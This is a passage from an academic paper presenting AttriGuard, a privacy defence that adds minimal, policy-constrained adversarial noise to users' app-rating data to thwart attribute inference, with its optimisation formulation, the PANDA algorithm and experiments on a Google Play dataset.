The defender needs a formal metric to quantify the distance between $\mathbf{p}$ and $\mathbf{q}$ such that the defender can find a mechanism $\mathscr{M}$ to minimize the distance. We measure the distance between $\mathbf{p}$ and $\mathbf{q}$ using their Kullback–Leibler (KL) divergence, i.e., $KL(\mathbf{p}||\mathbf{q}) = \sum_i p_i \log \frac{p_i}{q_i}$. We choose KL divergence because it makes our formulated optimization problem become a convex problem, which has efficient and accurate solutions.

**Measuring utility loss:** A user's (noisy) public data are often leveraged by a service provider to provide services. For instance, in a recommender system (e.g., Amazon, Google Play, Netflix), a user's public data are rating scores or likes/dislikes to items, which are used to recommend items to users that match their personalized preferences. Therefore, utility loss of the public data can essentially be measured by the service quality loss. Specifically, in a recommender system, the decreased accuracy of the recommendations introduced by the added noise can be used as utility loss. However, using such service-dependent utility loss makes the formulated optimization problem computationally intractable.

Therefore, we aim to use utility-loss metrics that make our formulated optimization problems tractable but can still well approximate the utility loss for different services. In particular, we can use a distance metric $d(\mathbf{x}, \mathbf{x}+\mathbf{r})$ to measure utility loss. Since $\mathbf{r}$ is a random value generated according to the mechanism $\mathscr{M}$, we will measure the utility loss using the expected distance $E(d(\mathbf{x}, \mathbf{x}+\mathbf{r}))$. For instance, the distance metric can be $L_0$ norm of the

noise, i.e., $d(\mathbf{x}, \mathbf{x}+\mathbf{r}) = ||\mathbf{r}||_0$. $L_0$ norm is the number of entries of $\mathbf{x}$ that are modified by the noise, which has semantic interpretations in a number of real-world application domains. For instance, in a recommender system, $L_0$ norm means the number of items whose rating scores are modified. Likewise, in social media, an entry of $\mathbf{x}$ is 1 if the user liked the corresponding page, otherwise the entry is 0. Then, $L_0$ norm means the number of page likes that are removed or added by the defender. The distance metric can also be $L_2$ norm of the noise, which considers the magnitude of the modified rating scores in the context of recommender systems.

**Attribute-inference-attack defense problem:** With a quantifiable defender's goal and utility loss, we can formally define the problem of defending against attribute inference attacks. Specifically, the user specifies a noise-type-policy and an utility-loss budget $\beta$. The defender specifies a target probability distribution $\mathbf{p}$, learns a classifier $C$, and finds a mechanism $\mathscr{M}^*$, which adds noise to the user's public data such that the user's utility loss is within the budget while the output probability distribution $\mathbf{q}$ of the classifier $C$ is closest to the target probability distribution $\mathbf{p}$. Formally, we have:

**Definition 1** *Given a noise-type-policy $\mathscr{P}$, an utility-loss budget $\beta$, a target probability distribution $\mathbf{p}$, and a classifier $C$, the defender aims to find a mechanism $\mathscr{M}^*$ via solving the following optimization problem:*

$$\mathscr{M}^* = \underset{\mathscr{M}}{\operatorname{argmin}} KL(\mathbf{p}||\mathbf{q})$$
$$\text{subject to } E(d(\mathbf{x}, \mathbf{x}+\mathbf{r})) \leq \beta, \tag{1}$$

*where the probability distribution $\mathbf{q}$ depends on the classifier $C$ and the mechanism $\mathscr{M}$.*

In this work, we use the $L_0$ norm of the noise as the metric $d(\mathbf{x}, \mathbf{x}+\mathbf{r})$ because of its semantic interpretation.

# 4 Design of AttriGuard

## 4.1 Overview

The major challenge to solve the optimization problem in Equation 1 is that the number of parameters of the mechanism $\mathscr{M}$, which maps a given vector to another vector probabilistically, is exponential to the dimensionality of the public data vector. To address the challenge, we propose a *two-phase framework* to solve the optimization problem. Our intuition is that, although the noise space is large, we can categorize them into $m$ groups depending on the defender's classifier's inference. Specifically, we denote by $G_i$ the group of noise such that if we add any of them to the user's public data, then the defender's classifier will infer the attribute value $i$ for the user. Essentially, the probability $q_i$ that the defender's classifier infers attribute value $i$ for the user is the probability that $\mathscr{M}$ will produce a noise in the group $G_i$, i.e., $q_i = \sum_{\mathbf{r} \in G_i} \mathscr{M}(\mathbf{r}|\mathbf{x})$. AttriGuard finds one representative noise in each group and assumes $\mathscr{M}$ is a probability distribution concentrated on the representative noise.

Specifically, in Phase I, for each group $G_i$, we find a minimum noise $\mathbf{r}_i$ such that if we add $\mathbf{r}_i$ to the user's public data, then the defender's classifier predicts the attribute value $i$ for the user. We find a minimum noise in order to minimize utility loss. In *adversarial machine learning*, this is known as *evasion attack*. However, existing evasion attack methods [20–25] are insufficient to find the noise $\mathbf{r}_i$ in our problem, because they do not consider the noise-type-policy. We optimize an existing evasion attack method developed by Papernot et al. [23] to incorporate noise-type-policy. The noise $\mathbf{r}_i$ optimized to evade the defender's classifier is also very likely to make the attacker's classifier predict the attribute value $i$ for the user, which is known as *transferability* [22, 26, 27] in adversarial machine learning.

In Phase II, we simplify the mechanism $\mathscr{M}^*$ to be a probability distribution over the $m$ representative noise $\{\mathbf{r}_1, \mathbf{r}_2, \cdots, \mathbf{r}_m\}$. In other words, the defender randomly samples a noise $\mathbf{r}_i$ according to the probability distribution $\mathscr{M}^*$ and adds the noise to the user's public data. Under such simplification, $\mathscr{M}^*$ only has at most $m$ nonzero parameters, the output probability distribution $\mathbf{q}$ of the defender's classifier essentially becomes $\mathscr{M}^*$, and we can transform the optimization problem in Equation 1 to be a convex problem. Moreover, we design a method based on the *Karush-Kuhn-Tucker (KKT) conditions* [28] to solve the convex optimization problem.

## 4.2 Phase I: Finding $\mathbf{r}_i$

The user's public data is $\mathbf{x}$. Suppose we aim to add a minimum noise $\mathbf{r}_i$ to $\mathbf{x}$, according to the noise-type-policy $\mathscr{P}$, such that the classifier $C$ infers the attribute value $i$ for the user. Formally, we model finding such $\mathbf{r}_i$ as solving the following optimization problem:

$$\mathbf{r}_i = \underset{\mathbf{r}}{\operatorname{argmin}} ||\mathbf{r}||_0$$
$$\text{subject to } C(\mathbf{x}+\mathbf{r}) = i. \tag{2}$$

Our formulation of finding $\mathbf{r}_i$ is closely related to *adversarial machine learning*. In particular, finding $\mathbf{r}_i$ can be viewed as an *evasion attack* [20–25] to the classifier $C$. However, existing evasion attack algorithms (e.g., [22, 23, 25]) are insufficient to solve $\mathbf{r}_i$ in our problem. The key reason is that they do not consider the noise-type-policy, which specifies the types of noise that can be added. We note that evasion attacks to machine learning are generally treated as offensive techniques, but

**Algorithm 1** Policy-Aware Noise Finding Algorithm

**Input:** Public data $\mathbf{x}$, classifier $\mathbf{C}$, noise-type-policy $\mathscr{P}$, target attribute value $i$, and step size $\tau$.
**Output:** Noise $\mathbf{r}_i$.

Initialize $t = 0, \overline{\mathbf{x}} = \mathbf{x}$.
1: **while** $\mathbf{C}(\overline{\mathbf{x}}) \neq i$ and $t \leq$ maxiter **do**
2: //Find the entry to be modified.
3: **if** $\mathscr{P} == Add\_New$ **then**
4: $e_{inc} = \text{argmax}_j\{\frac{\partial \mathbf{C}_i(\overline{\mathbf{x}})}{\partial \mathbf{x}_j} | \mathbf{x}_j = 0\}$
5: **end if**
6: **if** $\mathscr{P} == Modify\_Exist$ **then**
7: $e_{inc} = \text{argmax}_j\{(1-\overline{\mathbf{x}}_j)\frac{\partial \mathbf{C}_i(\overline{\mathbf{x}})}{\partial \mathbf{x}_j} | \mathbf{x}_j \neq 0\}$
8: $e_{dec} = \text{argmax}_j\{-\overline{\mathbf{x}}_j\frac{\partial \mathbf{C}_i(\overline{\mathbf{x}})}{\partial \mathbf{x}_j} | \mathbf{x}_j \neq 0\}$
9: **end if**
10: **if** $\mathscr{P} == Modify\_Add$ **then**
11: $e_{inc} = \text{argmax}_j\{(1-\overline{\mathbf{x}}_j)\frac{\partial \mathbf{C}_i(\overline{\mathbf{x}})}{\partial \mathbf{x}_j}\}$
12: $e_{dec} = \text{argmax}_j\{-\overline{\mathbf{x}}_j\frac{\partial \mathbf{C}_i(\overline{\mathbf{x}})}{\partial \mathbf{x}_j}\}$
13: **end if**
14: //Modify the entry $\overline{\mathbf{x}}_{e_{inc}}$ or $\overline{\mathbf{x}}_{e_{dec}}$ depending on which one is more beneficial.
15: $v_{inc} = (\mathbf{1} - \overline{\mathbf{x}}_{e_{inc}})\frac{\partial \mathbf{C}_i(\overline{\mathbf{x}})}{\partial \mathbf{x}_{e_{inc}}}$
16: $v_{dec} = -\overline{\mathbf{x}}_{e_{dec}}\frac{\partial \mathbf{C}_i(\overline{\mathbf{x}})}{\partial \mathbf{x}_{e_{dec}}}$
17: **if** $\mathscr{P} == Add\_New$ or $v_{inc} \geq v_{dec}$ **then**
18: $\overline{\mathbf{x}}_{e_{inc}} = clip(\overline{\mathbf{x}}_{e_{inc}} + \tau)$
19: **else**
20: $\overline{\mathbf{x}}_{e_{dec}} = clip(\overline{\mathbf{x}}_{e_{dec}} - \tau)$
21: **end if**
22: $t = t + 1$
23: **end while**
24: **return** $\overline{\mathbf{x}} - \mathbf{x}$.

our work demonstrates that evasion attacks can also be used as defensive techniques, e.g., defending against attribute inference attacks.

Papernot et al. [23] proposed a *Jacobian-based Saliency Map Attack* (JSMA) to deep neural networks. They demonstrated that JSMA can find small noise (measured by $L_0$ norm) to evade a deep neural network. Their algorithm iteratively adds noise to an example ($\mathbf{x}$ in our case) until the classifier $C$ predicts $i$ as its label or the maximum number of iterations is reached. In each iteration, the algorithm picks one or two entries of $\mathbf{x}$ based on saliency map, and then increase or decrease the entries by a constant value.

We also design our algorithm based on saliency map. However, our algorithm is different from JSMA in two aspects. First, our algorithm incorporates the noise-type-policy, while theirs does not. The major reason is that their algorithm is not developed for preserving privacy, so they do not have noise-type-policy as an input. Second, in their algorithm, all the modified entries of $\mathbf{x}$ are either increased or decreased. In our algorithm, some entries can be increased while other entries can be decreased. As we will demonstrate in our experiments, our algorithm can find smaller noise than JSMA.

Algorithm 1 shows our algorithm to find $\mathbf{r}_i$. We call our algorithm *Policy-Aware Noise Finding Algorithm (PANDA)*. Roughly speaking, in each iteration, based on the noise-type-policy and saliency map, we find the entry of $\mathbf{x}$, by increasing or decreasing which the noisy public data could most likely move towards the class $i$. Then, we modify the entry by $\tau$, which is a parameter in our algorithm. We will discuss setting $\tau$ in our experiments. The operation $clip(y)$ at lines 18 and 20 normalizes the value $y$ to be in [0,1], i.e., $clip(y) = 1$ if $y > 1$, $clip(y) = 0$ if $y < 0$, and $clip(y) = y$ otherwise. We note that, for the noise-type-policy Modify_Add, our algorithm can always find a solution $\mathbf{r}_i$, because this policy allows us to explore each possible public data vector. However, for the policies Modify_Exist and Add_New, there might exist no solution $\mathbf{r}_i$ for the optimization problem in Equation 2. In such cases, we will automatically extend to the Modify_Add policy.

## 4.3 Phase II: Finding $\mathscr{M}^*$

In AttriGuard, after the defender solves $\{\mathbf{r}_1, \mathbf{r}_2, \cdots, \mathbf{r}_m\}$, the defender randomly samples one of them with a certain probability and adds it to the user's public data $\mathbf{x}$. Therefore, in our framework, the randomized noise addition mechanism $\mathscr{M}$ is a probability distribution over $\{\mathbf{r}_1, \mathbf{r}_2, \cdots, \mathbf{r}_m\}$, where $\mathscr{M}_i$ is the probability that the defender adds $\mathbf{r}_i$ to $\mathbf{x}$. Since $q_i = \Pr(C(\mathbf{x}+\mathbf{r}) = i)$ and $C(\mathbf{x}+\mathbf{r}_i) = i$, we have $q_i = \mathscr{M}_i$, where $i \in \{1, 2, \cdots, m\}$. Therefore, we can transform the optimization problem in Equation 1 to the following optimization problem:

$$\begin{aligned} \mathscr{M}^* = & \operatorname*{argmin}_{\mathscr{M}} KL(\mathbf{p}||\mathscr{M}) \\ \text{subject to } & \sum_{i=1}^{m} \mathscr{M}_i ||\mathbf{r}_i||_0 \leq \beta \\ & \mathscr{M}_i > 0, \forall i \in \{1, 2, \cdots, m\} \\ & \sum_{i=1}^{m} \mathscr{M}_i = 1, \end{aligned} \tag{3}$$

where we use the $L_0$ norm of the noise as the utility-loss metric $d(\mathbf{x}, \mathbf{x}+\mathbf{r})$ in Equation 1.

Next, we discuss how to solve the above optimization problem. We can show that the above optimization problem is convex because its objective function and constraints are convex, which implies that $\mathscr{M}^*$ is a global minimum. Therefore, according to the standard *Karush-Kuhn-Tucker (KKT) conditions* [28], we have the follow-

ing equations:

$$\nabla_{\mathscr{M}}(KL(\mathbf{p}||\mathscr{M}^*)+\mu_0(\sum_{i=1}^{m}\mathscr{M}_i^*||\mathbf{r}_i||_0-\beta)-\sum_{i=1}^{m}\mu_i\mathscr{M}_i^*$$
$$+\lambda(\sum_{i=1}^{m}\mathscr{M}_i^*-1))=0 \quad (4)$$
$$\mu_i\mathscr{M}_i^*=0,\forall i\in\{1,2,\cdots,m\} \quad (5)$$
$$\mu_0(\sum_{i=1}^{m}\mathscr{M}_i^*||\mathbf{r}_i||_0-\beta)=0, \quad (6)$$

where $\nabla$ indicates gradient, while $\mu_i$ and $\lambda$ are KKT multipliers. Then, we can obtain the following equations:

$$\mu_i=0,\forall i\in\{1,2,\cdots,m\} \quad (7)$$
$$\mathscr{M}_i^*=\frac{p_i}{\mu_0||\mathbf{r}_i||_0+\lambda} \quad (8)$$
$$\sum_{i=1}^{m}\mathscr{M}_i^*||\mathbf{r}_i||_0-\beta=0 \quad (9)$$
$$\mu_0=\frac{1-\lambda}{\beta}. \quad (10)$$

We briefly explain how we obtain Equations 7-10 from the KKT conditions. First, according to Equation 5 and $\mathscr{M}_i^*>0$, we have Equation 7. Then, according to Equation 4 and Equation 7, we have Equation 8. Moreover, we have Equation 9 from Equation 6 since $\mu_0\neq 0$. Finally, since $\sum_{i=1}^{m}\mathscr{M}_i^*=1$, we further have Equation 10 from Equation 8 and Equation 9.

Via substituting $\mathscr{M}_i^*$ in Equation 9 with Equation 8 and Equation 10, we obtain a nonlinear equation with a single variable $\lambda$. We can use the Newton's method to solve $\lambda$, and then we can obtain $\mu_0$ in Equation 10 and $\mathscr{M}^*$ from Equation 8.

**Interpreting our mechanism $\mathscr{M}^*$:** If we do not have the utility-loss constraint $\sum_{i=1}^{m}\mathscr{M}_i||\mathbf{r}_i||_0\leq\beta$ in the optimization problem in Equation 3, then the mechanism $\mathscr{M}^*=\mathbf{p}$ reaches the minimum KL divergence $KL(\mathbf{p}||\mathscr{M})$, where $\mathbf{p}$ is the target probability distribution selected by the defender. In other words, if we do not consider utility loss, the defender samples the noise $\mathbf{r}_i$ with the target probability $p_i$ and adds it to the user's public data. However, when we consider the utility-loss budget, the relationship between the mechanism $\mathscr{M}^*$ and the target probability distribution $\mathbf{p}$ is represented in Equation 8. In other words, the defender samples the noise $\mathbf{r}_i$ with a probability that is the target probability $p_i$ normalized by the magnitude of the noise $\mathbf{r}_i$.

**Figure 1: Fraction of users who live/lived in a city.**

# 5 Evaluations

## 5.1 Experimental Setup

### 5.1.1 Dataset

We obtained a review dataset from Gong and Liu [5]. The public data of a user are the Google Play apps the user rated. We selected 10,000 popular apps and kept the users who reviewed at least 10 apps. In total, we have 16,238 users, and each user rated 23.2 apps on average. We represent a user's public data as a 10,000-dimension vector $\mathbf{x}$, where each entry corresponds to an app. If the user rated an app, the corresponding entry is the rating score (i.e., 1, 2, 3, 4, or 5), otherwise the corresponding entry has a value of 0. The attribute is the city a user lives/lived in, which were collected from users' Google+ profiles and obtained from Gong et al. [42]. In total, we consider 25 popular cities. Figure 1 shows the fraction of users that live/lived in a particular city. Note that we normalize each entry of a user's public data vector (i.e., review data vector) to be in [0,1], i.e., each entry is 0, 0.2, 0.4, 0.6, 0.8, or 1.0.

**Training and testing:** We sample 90% of the users in the dataset uniformly at random and assume that they publicly disclose their cities lived, e.g., on Google+. The app review data and lived cities of these users are called *training dataset*. The remaining users do not disclose their cities lived, and we call them *testing dataset*.

### 5.1.2 Attribute Inference Attacks

An attribute inference attack aims to infer the cities lived for the testing users. Specifically, an attacker learns a multi-class classifier, which takes a review data vector as an input and infers the city lived, using the training dataset. We evaluate an attack using the *inference accuracy* of the classifier used by the attack. Formally, the inference accuracy of a classifier is the fraction of testing users that the inferred city lived is correct. Since the defender does not know the attacker's classifier, we evaluate the effectiveness of AttriGuard against various attribute inference attacks as follows (we use a suffix "-A" to indicate the classifiers are used by the attacker):

**Baseline attack (BA-A):** In this baseline attack, the attacker computes the most popular city among the users in the training dataset. The attacker predicts the most popular city for every user in the testing dataset. The inference accuracy of this baseline attack will not be changed by defenses that add noise to the testing users.

**Logistic regression (LR-A):** In this attack, the attacker uses a multi-class logistic regression classifier to perform attribute inference attacks. The LR classifier was also used by previous attribute inference attacks [3, 5, 6, 9].

**Random forest (RF-A):** In this attack, the attacker uses a random forest classifier to perform attacks.

**Neural network (NN-A):** We consider the attacker uses a three-layer (i.e., input layer, hidden layer, and output layer) fully connected neural network to perform attacks. The hidden layer has 30,000 neurons. The output layer is a softmax layer. We adopt the *rectified linear units* as the activation function for neurons as it was demonstrated to outperform other activation functions [43]. Note that the three-layer NN-A classifier might not be the best neural network classifier for inferring the city lived. However, exploring the best NN-A is not the focus of our work.

**Robust classifiers: adversarial training (AT-A), defensive distillation (DD-A), and region-based classification (RC-A):** Since our defense AttriGuard leverages evasion attacks to find the noise, an attacker could leverage classifiers that are more robust to evasion attacks, based on the knowledge of our defense. We consider robust classifiers based on adversarial training [22], defensive distillation [44], and region-based classification [45]. In adversarial training, an attacker generates noise for each user in the training dataset using AttriGuard and learns the neural network classifier NN-A using the noisy training dataset. In defensive distillation, an attacker refines its neural network classifier NN-A using soft labels. In region-based classification, for each testing user with a certain review data vector, an attacker randomly samples $n$ data points from a hypercube centered at the review data vector; applies the NN-A classifier to predict the attribute for each sampled data point; and the attacker takes a majority vote among the sampled data points to infer the user's attribute. We set $n = 100$.

**Detecting noise via low-rank approximation (LRA-A):** An attacker could detect noise, remove the noise, and then perform attribute inference attacks. Whether the noise added by AttriGuard can be detected by an attacker and how to detect it effectively are not the focuses of this work, though we believe they are interesting future works. In this work, we try one way of detecting noise. An attacker essentially obtains a matrix of (noisy) public data for users, where each row corresponds to a user. Each entry of the matrix is a rating score or 0 if the corresponding user did not rate the item. It was well known that, in recommender systems, a normal rating-score matrix can be explained by a small number of latent factors. Therefore, an attacker could perform a *low-rank approximation (LRA)* of the matrix. After low-rank approximation, each row could be viewed as the de-noised rating scores of a user. Then, the attacker uses these de-noised rating scores to learn a classifier NN-A and uses it to perform attribute inference. We implemented LRA using non-negative matrix factorization with a rank 500.

**Table 1: Inference accuracy of different attribute inference attacks when no defense is used.**

| Attack | Inference Accuracy |
|---|---|
| BA-A | 0.10 |
| LR-A | 0.43 |
| RF-A | 0.44 |
| NN-A | 0.39 |
| AT-A | 0.39 |
| DD-A | 0.40 |
| RC-A | 0.38 |
| LRA-A | 0.27 |



**Figure 2: Inference accuracy vs. radius of the hypercube for RC-A.**


The attacks BA-A, LR-A, RF-A, and NN-A are unaware of the defense, while AT-A, DD-A, RC-A, and LRA-A are attacks that adapt to defense. Table 1 shows the inference accuracy of each attack for the testing users when no defense is used. We note that RC-A's inference accuracy depends on the radius of the hypercube. Figure 2 shows the inference accuracy as a function of the radius for RC-A. After 0.05, the inference accuracy drops sharply. Therefore, we set the radius to be 0.05 in our experiments (we use a relatively large radius to be more robust to noise added to the review data vectors).

Without otherwise mentioned, we assume the attacker uses NN-A because it is harder for the defender to guess the neural network setting. Gong and Liu [5] proposed an attribute inference attack. However, their attack requires both social friends and behavior data. Since our work focuses on attribute inference attacks that only use behavior data (i.e., app review data in our experiments), we do not compare with their attack.



(a) LR-D (b) NN-D

**Figure 3: Average noise for each city. The defender's classifier is (a) LR-D and (b) NN-D, respectively.**

#### 5.1.3 Parameter Setting in AttriGuard

The defender aims to leverage our AttriGuard to protect the cities lived for the testing users.

**Target probability distribution p:** We consider two possible target probability distributions.

- **Uniform probability distribution $\mathbf{p}_u$.** Without any information about the cities lived, the target probability distribution (denoted as $\mathbf{p}_u$) could be the uniform probability distribution over the 25 cities, with which the defender aims to minimize the difference between an attacker's inference and random guessing subject to a utility-loss budget.
- **Training-dataset-based $\mathbf{p}_t$.** When the defender has access to the data of some users (e.g., users in the training dataset) who publicly disclose their cities, the defender can estimate the target probability distribution (denoted as $\mathbf{p}_t$) from such data. Specifically, the target probability for city $i$ is the fraction of training users who have city $i$. With such target probability distribution, the defender aims to minimize the difference between an attacker's inference and the baseline attack BA-A.

Without otherwise mentioned, we assume the defender uses the second target probability distribution $\mathbf{p}_t$ since it considers certain knowledge about the attributes.

**Defender's classifier $C$ (LR-D and NN-D):** We consider two choices for the defender's classifier, i.e., multi-class logistic regression (LR-D) and neural network (NN-D). To distinguish between the classifiers used by the attacker and those used by the defender, we use a suffix "-A" for each attacker's classifier while we use a suffix "-D" for a defender's classifier. We note that the defender could choose any differentiable classifier. We require differentiable classifiers because our evasion attack algorithm PANDA in Phase I is applicable to differentiable classifiers. For the NN-D classifier, we also consider a three-layer fully connected neural network. However, unlike NN-A that is used by the attacker, we assume the hidden layer of the NN-D classifier has 50,000 neurons. Without otherwise mentioned, we assume the defender uses the LR-D classifier and learns it using the training dataset. We adopt LR-D as the default classifier because it is much more efficient to generate noise in Phase I. We will study the effectiveness of our defense when the attacker and the defender use different dataset to learn their classifiers.

**Table 2: Average success rates and running times.**

| Method | Success Rate | | Running Time (s) | |
|---|---|---|---|---|
| | LR-D | NN-D | LR-D | NN-D |
| FGSM | 100% | 100% | 7.6 | 84 |
| JSMA | 100% | 100% | 9.0 | 295 |
| CW | 75% | 71% | 7,406 | 1,067,610 |
| PANDA | 100% | 100% | 8.7 | 272 |

**Other parameters:** We set $\tau$ in our algorithm PANDA to be 1.0 when finding the minimum noise. Without otherwise mentioned, we set the noise-type-policy to be Modify_Add.

### 5.2 Results

**Comparing PANDA with existing evasion attack methods:** We compare PANDA with the following evasion attack methods at finding the noise $\mathbf{r}_i$ in Phase I: *Fast Gradient Sign Method* (FGSM) [22], *Jacobian-based Saliency Map Attack* (JSMA) [23], and *Carlini and Wagner Attack* (CW) [25]. We leveraged the open-source implementation of CW published by its authors. The CW attack has three variants that are optimized to find small noise measured by $L_0$, $L_2$, and $L_\infty$ norms, respectively. We use the one that optimizes $L_0$ norm. We focus on the noise-type-policy Modify_Add, because FGSM, JSMA, and CW are not applicable to other policies. Note that




**Figure 4: Attacker's inference accuracy vs. utility-loss budget.**



**Figure 5: Impact of the target probability distribution. The attack is NN-A and the defender uses LR-D.**

after a method produces a noise $\mathbf{r}_i$, we will round each entry to be 0, 0.2, 0.4, 0.6, 0.8, or 1.0 since our noisy public data are discrete rating scores, and the rounded $\mathbf{r}_i$ is treated as the final noise.

Figure 3 shows their noise (measured by $L_0$ norm) averaged over test users for each city. Moreover, Table 2 shows the *success rate* and *running time* averaged over test users for each compared method. For each method, a test user's success rate is the fraction of cities for which the method can successfully find a $\mathbf{r}_i$ to make the classifier infer the $i$th city for the test user, and a test user's running time is the time required for the method to find $\mathbf{r}_i$ for all cities. We set the step size parameter $\varepsilon$ in FGSM to be 1 as we aim to achieve a high success rate. Note that the value of $\varepsilon$ does not impact the $L_0$ norm of the noise generated by FGSM.

First, FGSM adds orders of magnitude larger noise than other methods. This is because FGSM aims to minimize noise with respect to $L_\infty$ norm instead of $L_0$ norm. Second, PANDA adds smaller noise and is slightly faster than JSMA for both LR-D and NN-D classifiers. This is because PANDA allows more flexible noise, i.e., some entries can be increased while other entries can be decreased in PANDA, while all modified entries can either be increased or decreased in JSMA. PANDA is faster than JSMA because it adds smaller noise and thus it runs for less iterations. Third, PANDA adds no larger noise than CW for the LR-D classifier; and PANDA adds smaller noise for some cities, but larger noise for other cities for the NN-D classifier. However, CW only has success rates less than 80%, because of rounding the noise to be consistent with rating scores. Moreover, PANDA is around 800 times and 4,000 times faster than CW for the LR-D and NN-D classifiers, respectively. Considering the tradeoffs between the added noise, success rate, and running time, we recommend to use PANDA for finding noise in Phase I of AttriGuard.

We note that JSMA and CW have similar noise for the LR-D classifier, and CW even has larger noise than JSMA for certain cities for the NN-D classifier. Carlini and Wagner [25] found that CW outperforms JSMA. We suspect the reason is that our results are on review data, while their results are about image data.

**Effectiveness of AttriGuard:** Figure 4 shows the inference accuracy of various attribute inference attacks as the utility-loss budget increases, where the defender's classifier is LR-D. AttriGuard is effective at defending against attribute inference attacks. For instance, when modifying 3-4 rating scores on average, several attacks become less effective than the baseline attack. The inference accuracy of LR-A decreases the fastest as the utility-loss budget increases. This is because the defender uses LR-D, and the noise optimized based on LR-D is more likely to transfer to LR-A. The adversarial training attack AT-A has almost the same inference accuracy as NN-A. The reason is that adversarial training is not robust to iterative evasion attack [46] and PANDA is an iterative evasion attack. Defensive distillation attack DD-A has slightly higher inference accuracies than NN-A, because defensive distillation is more robust to the saliency map based evasion attacks [44]. LRA-A is more robust to the noise added by AttriGuard, i.e., the inference accuracy of LRA-A decreases the slowest as the utility-loss budget increases and LRA-A has higher inference accuracies than other attacks except RF-A when the utility-loss budget is larger than 3. However, AttriGuard is still effective against LRA-A since LRA-A still has low inference accuracies and approaches to the baseline attack as the utility-loss budget increases.

**Impact of the target probability distribution:** Figure 5 compares the performance of the two target probability distributions. We observe that the target probability distribution $\mathbf{p}_t$ outperforms $\mathbf{p}_u$, especially when the utility-loss budget is relatively large. Specifically, the attacker's inference accuracy is smaller when the defender uses $\mathbf{p}_t$. This is because $\mathbf{p}_t$ considers the attribute information in the training dataset, while $\mathbf{p}_u$ assumes no knowledge about attributes. Specifically, according to our solution in Equation 8, the defender adds the noise $\mathbf{r}_i$ with a probability that is the corresponding target prob-



**Figure 6: Impact of the defender's classifier. The attack is NN-A.**



**Figure 7: Impact of the overlap between the training datasets used by the attacker and the defender.**

ability normalized by the magnitude of $\mathbf{r}_i$. Suppose the defender's classifier predicts city $j$ for a user, where $j$ is likely to be the true attribute value of the user since the defender's classifier is relatively accurate. The noise $\mathbf{r}_j$ is 0. Roughly speaking, if the defender adds 0 noise, then the attacker is likely to infer the true attribute value. For the users whose true attribute values are rare (i.e., small fraction of users have these attribute values), the defender is less likely to add 0 noise when using $\mathbf{p}_t$ than using $\mathbf{p}_u$. As a result, the attacker has a lower inference accuracy when $\mathbf{p}_t$ is used.

**Impact of the defender's classifier:** Figure 6 shows the attacker's inference accuracy when the defender uses different classifiers, where the attack is NN-A. We observe that when the defender chooses the NN-D classifier, the attacker's inference accuracy is lower with the same utility-loss budget. One reason is that the noise found in Phase I is more likely to transfer between classifiers in the same category. Specifically, the noise optimized based on the neural network classifier NN-D is more likely to transfer to the neural network classifier NN-A than the logistic regression classifier LR-A.

**Impact of different training datasets:** In practice, the attacker and the defender may use different training datasets to train their classifiers. We randomly and evenly split the training dataset into two folds with $\alpha\%$ overlap, where $\alpha\%$ ranges from 0% to 100%. We consider the attack NN-A and use one fold to train the classifier, while we consider the defender's classifier is LR-D and use the other fold to train it. We set the utility-loss budget to be 4, which reduces most attacks to be close to the baseline attack. Figure 7 shows the attacker's inference accuracy as a function of the overlap $\alpha\%$. We find that the differences between the training datasets used by the attacker and the defender have impact on the effectiveness of AttriGuard, but the impact is small. Specifically, when the defender and the attacker use the same training dataset to learn their classifiers, the attacker's inference accuracy is around 0.10. The attacker's inference accuracy increases when the overlap between the training datasets decreases, but the attacker's inference accuracy is still less than 0.15 even if there are no overlaps. The reason is that both the attacker's classifier and the defender's classifier model the relationships between public data and attributes. Once both of their (different) training datasets are representative, the noise optimized based on the defender's classifier is very likely to transfer to the attacker's classifier.



**Figure 8: Impact of different noise-type-policies.**

**Impact of different noise-type-policies:** Figure 8 compares the three noise-type-policies. Modify_Add outperforms Add_New, which outperforms Modify_Exist. This is because Modify_Add is the most flexible policy, allowing AttriGuard to modify existing rating scores or add new rating scores. A user often reviews a very small fraction of apps (e.g., 0.23% of apps on average in our dataset), so Add_New is more flexible than Modify_Exist, making Add_New outperform Modify_Exist.

**Comparing AttriGuard with existing defense methods:** Figure 9 compares AttriGuard with existing defense methods developed by different research communities: BlurMe [9], ChiSquare [18], Quantization Probabilistic Mapping (QPM) [19], and Local Differential Privacy-Succinct Histogram (LDP-SH) [36]. BlurMe and ChiSquare select the apps based on their correlations with the attribute values (i.e., cities in our case) that do not belong to the user and change the rating scores for the selected apps. QPM is an approximate solution to a game-theoretic formulation. We quantize public data to



**Figure 9: Comparing AttriGuard with existing defense methods.**



**Figure 10: Relative recommendation precision loss vs. top-$N$ recommendations.**

200 clusters in QPM. LDP-SH is a local differential privacy method for categorical data. In our case, each entry of $\mathbf{x}$ can be viewed as categorical data taking values 0, 0.2, 0.4, 0.6, 0.8, or 1.0. We apply LDP-SH to each entry of $\mathbf{x}$. We didn't use other LDP methods [35, 40] because they do not preserve the semantics of rating scores. For instance, to obfuscate a user's rating score to an app, RAPPOR [35] might generate several rating scores for the app for the user, which is unrealistic. All the compared methods except LDP-SH use the same training dataset, while LDP-SH does not need training dataset. We note that BlurMe and ChiSquare require the defender to know users' true private attribute values.

Each compared method has a parameter to control privacy-utility tradeoffs. For a method and a given parameter value, the method adds noise to users' public data, and we can obtain a pair (utility loss, inference accuracy), where the utility loss and inference accuracy are averaged over all test users. Therefore, for each method, via setting a list of different parameter values, we obtain a list of pairs (utility loss, inference accuracy). Then, we plot these pairs as a utility loss vs. inference accuracy curve. Figure 9 shows the curve for each method.

Our AttriGuard outperforms all compared defense methods. Specifically, to achieve the same inference accuracy, AttriGuard adds substantially smaller noise to public data. AttriGuard outperforms BlurMe and ChiSquare because they add noise to entries of $\mathbf{x}$ that are selected based on heuristics, while AttriGuard adds minimum noise via solving optimization problems. We explored a large range of the parameter to control privacy-utility tradeoffs for QPM, but QPM cannot reach to the low utility-loss region, i.e., we only observe a short curve for QPM in Figure 9. This is because quantization changes public data substantially, which is equivalent to adding large noise. AttriGuard outperforms LDP-SH because LDP-SH aims to achieve a privacy goal that is different from defending against attribute inference attacks.

**Utility loss for recommender systems:** We evaluate the utility loss of the public data when they are used for recommender systems. For each user in the training and testing datasets, we randomly sample 5 of its rated apps to test a recommender system. We use a standard matrix factorization based recommender system to recommend top-$N$ items for each user. We implemented the recommender system using the code from http://surpriselib.com/. We measure the performance of the recommender system using a standard metric, i.e., *recommendation precision*. For each user, the recommendation precision is the fraction of its recommended top-$N$ items that are among the sampled 5 rated apps. The recommendation precision for the entire recommender system is the recommendation precision averaged over all users.

